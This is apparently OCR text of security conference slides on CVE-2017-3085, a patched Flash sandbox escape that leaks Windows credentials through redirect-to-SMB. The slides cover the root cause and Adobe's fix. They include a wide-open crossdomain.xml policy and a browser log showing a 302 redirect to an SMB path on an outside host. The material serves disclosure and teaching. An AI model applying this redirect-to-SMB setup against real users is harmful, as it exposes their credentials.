
```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM "http://www.adobe.com/xml/dtds/cross-domain-
policy.dtd">
<cross-domain-policy>
    <site-control permitted-cross-domain-policies="all"/>
    <allow-access-from domain="*" secure="false"/>
    <allow-http-request-headers-from domain="*" headers="*" secure="false"/>
</cross-domain-policy>
```

DEMO
Obtaining Windows user credentials, revisited

https://nautilus.bjornweb.nl/owasp/CVE-2017-3085-winusercredleak.mov

CVE-2017-3085: discussion (1/3)

- **Recap:** Remote sandbox escape
  - Circumvents Adobe's patch for CVE-2016-4271
  - Exposes Windows user credentials to remote server
- **Root cause analysis:** inconsistent input validation
  - Whitelist approach seemingly solid, but
  - Input validation only done once: initial HTTP request validated, consecutive redirects are not
  - Renders Flash susceptible to SMB vulnerabilities (again)
- Affects Firefox, IE, MS Office
  - Chrome, Edge sandboxes now block outbound SMB connections


CVE-2017-3085: Windo
chrome://net-internals/#
Chrome | chrome://net-internals/#events
capturing events (1914)
Capture
Import
Proxy
Events
Timeline
DNS
Sockets
Alt-Svc
HTTP/2
QUIC
SDCH
Cache
Modules
HSTS
Bandwidth
Prerender
(?)
169 of 169
693 HTTP_STREAM_JOB_CONTROL
694 HTTP_STREAM_JOB
695 URL_REQUEST
697 DISK_CACHE_ENTRY
698 HTTP_STREAM_JOB_CONTROL
699 HTTP_STREAM_JOB
700 URL_REQUEST
702 DISK_CACHE_ENTRY
703 HTTP_STREAM_JOB_CONTROL
704 HTTP_STREAM_JOB
705 URL_REQUEST
706 HTTP_STREAM_JOB_CONTROL
707 HTTP_STREAM_JOB
708 SSL_CONNECT_JOB
709 TRANSPORT_CONNECT_JOB
710 HOST_RESOLVER_IMPL_JOB
711 URL_REQUEST
712 HTTP_STREAM_JOB_CONTROL
713 HTTP_STREAM_JOB
714 SSL_CONNECT_JOB
715 TRANSPORT_CONNECT_JOB
716 HOST_RESOLVER_IMPL_JOB
717 URL_REQUEST
718 HTTP_STREAM_JOB_CONTROL
719 HTTP_STREAM_JOB
720 SSL_CONNECT_JOB
721 TRANSPORT_CONNECT_JOB
722 HOST_RESOLVER_IMPL_JOB
723 URL_REQUEST
--> priority = "MEDIUM"
--> url = "http://23.100.122.2/some/file.txt"
t=25638 [st=0] URL_REQUEST_DELEGATE [dt=0]
t=25638 [st=0] +URL_REQUEST_START_JOB [dt=3]
--> load_flags = 33024 (MAYBE_USER_GESTURE | VERIFY_EV_CERT)
--> method = "GET"
--> url = "http://23.100.122.2/some/file.txt"
t=25638 [st=0] URL_REQUEST_DELEGATE [dt=0]
t=25638 [st=0] HTTP_CACHE_GET_BACKEND [dt=0]
t=25638 [st=0] HTTP_CACHE_OPEN_ENTRY [dt=0]
--> net_error = -2 (ERR_FAILED)
t=25638 [st=0] HTTP_CACHE_CREATE_ENTRY [dt=0]
t=25638 [st=0] HTTP_CACHE_ADD_TO_ENTRY [dt=0]
t=25639 [st=1] +HTTP_STREAM_REQUEST [dt=0]
t=25639 [st=1] HTTP_STREAM_JOB_CONTROLLER_BOUND
--> source_dependency = 703 (HTTP_STREAM_JOB_CONTROLLER)
t=25639 [st=1] HTTP_STREAM_REQUEST_BOUND_TO_JOB
--> source_dependency = 704 (HTTP_STREAM_JOB)
t=25639 [st=1] -HTTP_STREAM_REQUEST
t=25641 [st=3] HTTP_TRANSACTION_READ_RESPONSE_HEADERS
--> HTTP/1.1 302 Found
Date: Wed, 11 Oct 2017 14:07:36 GMT
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Location: file://///23.100.122.2/some/resource.txt
Server: TornadoServer/4.4.2
t=25641 [st=3] -HTTP_TRANSACTION_READ_HEADERS
t=25641 [st=3] HTTP_CACHE_WRITE_INFO [dt=0]
t=25641 [st=3] HTTP_CACHE_WRITE_DATA [dt=0]
t=25641 [st=3] HTTP_CACHE_WRITE_INFO [dt=0]
t=25641 [st=3] URL_REQUEST_DELEGATE [dt=0]
t=25641 [st=3] FAILED
--> net_error = -311 (ERR_UNSAFE_REDIRECT)
t=25641 [st=3] -URL_REQUEST_START_JOB
--> net_error = -311 (ERR_UNSAFE_REDIRECT)
t=25642 [st=4] URL_REQUEST_DELEGATE [dt=0]
t=25642 [st=4] -REQUEST_ALIVE
--> net_error = -311 (ERR_UNSAFE_REDIRECT)
ike Gecko) Chrome/61.0.3163.100 Safari/537.36

CVE-2017-3085: discussion (3/3)

- Fixed by Adobe in Flash Player 26
  - Applies input validation to redirects
  - Mitigates susceptibility to Redirect-to-SMB
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-3085

Concluding remarks

- Logic bugs
  - Examine the specs
  - Attempt to exploit inconsistencies
  - Cannot be mitigated using DEP, ASLR
  - Cannot be found by static/runtime analysis tools (e.g. PREfast, ASAN)
- Blackbox testing can result in interesting findings
- You can do it too
  - Use common developer tools – binary analysis useful but not necessary
  - Add some dedication and a bit of creativity

Want to break stuff?

- **CVE-2016-4271**
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4271
  - https://blog.bjornweb.nl/2017/02/flash-bypassing-local-sandbox-data-exfiltration-credentials-leak/
- **CVE-2017-3085**
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-3085
  - https://blog.bjornweb.nl/2017/08/flash-remote-sandbox-escape-windows-user-credentials-leak/